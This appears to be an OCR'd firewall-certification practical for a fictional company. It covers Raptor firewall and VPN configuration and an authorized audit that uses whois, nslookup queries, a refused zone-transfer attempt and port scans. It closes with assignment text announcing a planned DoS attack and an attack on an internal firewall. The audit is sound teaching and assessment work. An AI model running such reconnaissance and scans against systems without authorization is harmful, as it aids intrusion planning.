

Step Three, define remaining Network Entities:

Network entities are used for several reasons in the configuration of the Raptor Firewall. We used them to configure interface transparency and they will be used to configure access rules.

The corporate-fw only permits outbound access to the Internet from the proxy server for HTTP, FTP and SMTP. It also permits inbound access to the proxy server for the SMTP protocol. Additionally, the firewall will allow outbound TCP traffic on port 9001 from anywhere on the Internal network.

As the entity internal-net was setup in step one, the only remaining Network Entity would be for the host proxy-srv. The next figure shows the addition of a network entity called proxy-srv.



Step Four, define any special protocols.

The Raptor Firewall has application layer proxies for HTTP, FTP and SMTP that we can use in our rule definitions. However, the one requirement for TCP/9001 means we need to configure a special protocol.

The following figure depicts the information required. We can specify the protocol as TCP and by entering the source port range as 1024-65535 and destination port as 9001, we can complete the configuration.



Step Five, define access rules.

We can now configure the appropriate rules. The following figure depicts the rule base window. This figure shows the configuration of the outbound HTTP rule. We select the source entity as the proxy-srv and the destination as Universe. We then select HTTP from the protocols list.



VPN

ACME printers permits clients, such as GIAC Enterprises, to connect to them via IPSEC VPN tunnels over the Internet. The following configuration screens show the basic configurations required on GIAC's VPN firewall to connect to ACME printers.

Four network entities need to be defined prior to starting the VPN configurations. Vendor-net, acme-net, local-gtwy and remote-gtwy are the four entities. Vendor-net is the subnet supported locally by vpn-fw for partners to connect to. Acme-

net is the printer's local network. Local-gtwy is the local secure gateway and the remote-gtwy is the remote secure gateway. Secure gateways are the points that perform the encryption/decryption for the tunnels.

With those entities defined, we can select Secure Tunnels from the main menu. Next create a partner-acme tunnel. One can populate local entity, local gateway, remote entity and remote gateway with the network entities defined above.

Select the static_default_crypto VPN policy, which will be examined next, as the endpoints are static. By pressing the generate keys button, random and complex keys are generated for use by the AH protocol.

The SPIs are selected by mutual agreement between ACME's firewall administrators and GIAC enterprises.



Next we want to edit the VPN policy to allow for Authenticated Headers (AH). We do this by selecting edit next to the VPN policy field.

Next select static_default_crypto, this is the policy we are utilizing as ACME's VPN server doesn't support IKE negotiation. Ensure that pass traffic through proxies button is selected. This will pass all traffic through proxies and will enable control of traffic with rules as opposed to providing filtering criteria for the

tunnel.

The Data Integrity Algorithm is the method used for generating an integrity checking hash. The Data Privacy Algorithm is the method used for encrypting data by the tunnel. The current license for this firewall only permits the use of DES, but an upgrade can support 3DES which is what would be recommended.



Next select advanced settings button. This will allow the configuration of several components. Tunnel mode encrypts both the header and the payload of the original packet. Also select AH which provides further protection by hashing the entire packet. Since neither the ACME firewall nor GIAC's firewall is sitting behind a NAT device, AH will work. If either one sat behind NAT, applying AH would cause the test on the receiving end to fail as the IP address used for generating the hash would have changed.



Assignment Three: Audit Security Architecture

You have been asked to conduct a technical audit of the **primary firewall** (described in Assignments 1 and 2) for GIAC Enterprises. In order to conduct the audit, you will need to:

Plan the audit. Describe the technical approach you recommend to assess the firewall. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.

Conduct the audit. Using the approach you described, validate that the primary firewall is actually implementing GIAC Enterprises' security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.

Evaluate the audit. Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.

Audit Plan

We have been contracted by GIAC Enterprises to perform a technical audit of their primary corporate firewall. In order to assess the overall security of the firewall we will be conducting several activities. The first order of business is to decide on the time of day to perform the activities.

After much consideration and discussion with the management of GIAC Enterprises, the best time for our testing was determined to be 8pm EST to 4am EST. It was determined that West Coast operations would be at it's lowest after 8pm EST and that if any problems caused a system to crash that concluding activities by 4am EST would give operations staff plenty of time to recover if necessary. There was little concern that production day traffic would be required for the testing, as stealth was is not required for the planned assessment.

There are three main phases to the audit. The first phase is Information Gathering. During this phase the assessment team will gather information regarding GIAC Enterprises through querying DNS records, Domain Registration records and other general Internet resources.

The second phase of the assessment is the penetration test. This involves utilizing a port scanner to determine the exposed profile of the firewall. Further, based on the results from the port scan, more detailed exploration of certain protocols may be required (i.e. if HTTP is present, we may try to identify what type of web server is in use).

The third phase of the assessment is a glass-box review of the firewall itself. This is generally the most fruitful of examinations as it allows for the review of good general practices. A system can be considered more secure when following good practice, rather than not exhibiting any particular vulnerability at the time of a penetration attempt. This phase includes interviews with staff.

It is estimated that the execution, analysis and reporting on the primary firewall will take approximately 26 man-hours over four days. The first two phases can be concluded in 8 to 10 hours and the third phase will take approximately 12 hours. Finally, the generation of the final report will take approximately four hours.

There is at least one risk involved in this testing. Any active assessment tools present an opportunity for an adverse reaction by the target device or a device on the path to the target device. Such reaction may be a reboot of a switch caused by running a scanner against the firewall or crashing of a mail server stimulated by a scanning device.

Having reviewed the network diagrams, the IT personnel at GIAC Enterprises are reasonably confident that no significant damage is possible by performing the assessment. Additional margins for error have been added by setting the time of testing at a low traffic time and with sufficient time to recover from any un-expected reactions.

Audit Execution

First we will attempt to gather information regarding the company and more specifically, the corporate-fw from sources on the Internet. First we will perform a query with the registration authority. By issuing the following command:

 # whois –h whois.networksolutions.com giac.com

We get the following information:

The Data in Network Solutions' WHOIS database is provided by Network Solutions for information purposes, and to assist persons in obtaining information about or related to a domain name registration record. Network Solutions does not guarantee its accuracy. By submitting a WHOIS query, you agree that you will use this Data only for lawful purposes and that, under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via e-mail (spam); or (2) enable high volume, automated, electronic processes that apply to Network Solutions (or its systems). Network Solutions

reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy.

Registrant:
GIAC Enterprises (GIAC5-DOM)
1007 Fortune Cookie Hwy
Philadelphia, PA 19101
US

Domain Name: GIAC.COM

Administrative Contact:
Admindude, Joe (JA160) joe@giac.com
GIAC Enterprises
1007 Fortune Cookie Hwy
Philadelphia, PA 19101
215-555-1234
Technical Contact:
Bitheaddude, Jack (JB8949) jack@giac.com
GIAC Enterprises
1007 Fortune Cookie Hwy
Philadelphia, PA 19101
215-555-1234
Billing Contact:
Fincondude, Harry (HF1458) harry@giac.com
GIAC Enterprises
1007 Fortune Cookie Hwy
Philadelphia, PA 19101
215-555-1234

Record last updated on 20-Jun-2001.
Record expires on 29-Dec-2010.
Record created on 29-Dec-1999.
Database last updated on 28-Jan-2002 04:46:00 EST.

Domain servers in listed order:

NS1.earthlink.net 207.217.126.41
NS2.earthlink.net 207.217.77.42

Next we will attempt to query the DNS server responsible for this domain. First, we will get the Start of Authority record. Start nslookup:

 # nslookup
set the query type to SOA:

> set q=soa

then enter the domain name and we get:

> giac.com
Name Server: badguydns.badguy.com
Address: 192.168.100.12

Non-authoritative answer:
giac.com
origin = fcfw.giac.com
mail addr = postmaster.giac.com
serial = 2001120613
refresh = 10800 (3 hours)
retry = 3600 (1 hour)
expire = 3600000 (41 days 16 hours)
minimum ttl = 86400 (1 day)

Authoritative answers can be found from:
giac.com nameserver = fcfw.giac.org
giac.com nameserver = ns1.earthlink.net
giac.com nameserver = ns2.earthlink.net
fcfw.giac.com internet address = 12.33.247.5
>

Now we'll identify the mailserver for the domain:

>set q=mx
> giac.com
Name Server: badguydns.badguy.com
Address: 192.168.100.12

giac.com preference = 100, mail exchanger = fcfw.giac.com
giac.com nameserver = fcfw.giac.com
giac.com nameserver = ns1.earthlink.net
giac.com nameserver = ns2.earthlink.net
fcfw.giac.org internet address = 12.33.247.5
ns1.earthlink.net internet address = 207.217.126.41

ns2.earthlink.net internet address = 207.217.77.42

Next we'll try and execute a zone transfer for the domain.

> ls giac.org
[badguydns.badguy.com]
***** Can't list domain giac.com: Query refused**

When successful, this command can yield important host information about GIAC's list of hosts. As indicated above the request was refused.

The next step is to perform a port scan of the firewall to determine open service ports that could be exploited as well as to ensure the security policy is properly implemented. There are several port scanners available on the Internet, for this example the product Ultrascan 1.2 was selected. The scanning machine should be placed on the outside and the inside of the firewall. The interface is a GUI one and just requires entering the target IP address and selecting start. The application will perform a TCP port scan at this point.

Finally, but certainly not least, an administrative audit will be conducted. Review of the company Security Policy, Disaster recovery policy and backup policy as well as interviews with corporate staff is required. The specific staff are network security manager, network engineering manager, systems administration manager and Information Technology director will be required. Additionally, the a review of the actual configuration files on the routers and the firewalls will be required.

Audit Evaluation

Examining the data that was collected from the DNS review and the system port scanning revealed that the current configuration is providing good information protection. The information presented in the DNS records only revealed the external firewall information, which is what is intended.

Furthermore, the firewall doesn't permit zone transfers, except to it's designated secondaries. This helps make it more difficult for hackers to garner information to be used in an attack.

The port scan from the outside shows:

Port# 25 on host 12.33.247.5 is active
Port# 425 on host 12.33.247.5 is active

This is to be expected from reviewing the security policy and the firewall configuration. Port 25 is the SMTP port and port 425 is the secured firewall configuration port.

The port scan on the inside was a little bit more tricky. The first attempt at scanning the firewall yielded:

Port# 425 on host 192.168.100.1 is active
Port# 9001 on host 192.168.100.1 is active

It was realized that the firewall ruleset restricted access to the other services to one IP address, that of the proxy server.

After shutting down the proxy server and trying the scan using it's IP address the following was identified:

Port# 21 on host 192.168.100.1 is active
Port# 25 on host 192.168.100.1 is active
Port# 80 on host 192.168.100.1 is active
Port# 425 on host 192.168.100.1 is active
Port# 443 on host 192.168.100.1 is active
Port# 9001 on host 192.168.100.1 is active

This was the expected output as it shows that outbound FTP, SMTP, HTTP, HTTPS, special banking application and the firewall configuration port was active.

From review of the documents and discussions with the staff the following recommendations were made:

1. The connection to the Internet requires some redundancy. The hardware supporting the firewalls is redundant, but we are recommending a second connection to the Internet through a diverse ISP.
2. The audit recommends also providing another layer of firewall on the Internet connections. We would recommend placing another firewall (non-Symantec) to provide vendor diversity. This way if there is a bug in the primary firewall, it doesn't present as much of a risk.
3. A remedy for tunneler software will be required. Applications such as Chris Mason's Bouncer, can create an HTTP tunnel through firewalls. One quick solution is to provide strong desktop software auditing.
4. In reviewing the configuration of the firewall it was noticed the licensing maintained only DES encryption. It is recommended that an upgrade to the 3DES version of the software is purchased.
5. It's important to reinforce application security. This can take the form of stronger authentication measures such as certificates from 3rd party CA's.

The following diagram depicts the suggested redundant architecture:



Overall, other than the recommendations made above, the security practices defined and followed at GIAC Enterprises show prudent balance between security and operational practicality. The measures employed provide satisfactory protection for the company and the entities with which it has business dealings.

Section Four: Design under Fire

Select a network design from any previously posted GCFW practical (http://www.giac.org/GCFW.php) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Research and design two of the following three types of attacks against the architecture:

- An attack against the firewall itself. Research and describe at least **three** vulnerabilities that have been found for the type of firewall chosen for the design. Choose **one** of the vulnerabilities, design an attack based on the vulnerability, and explain the results of running that attack against the firewall.

- A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.

- An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

I have chosen to perform two attacks on Weihan Chang's design. The first attack will be a theoretical denial of service attack. The second attack will be an attack against an internal system (Firewall B) through an external system (Firewall A).

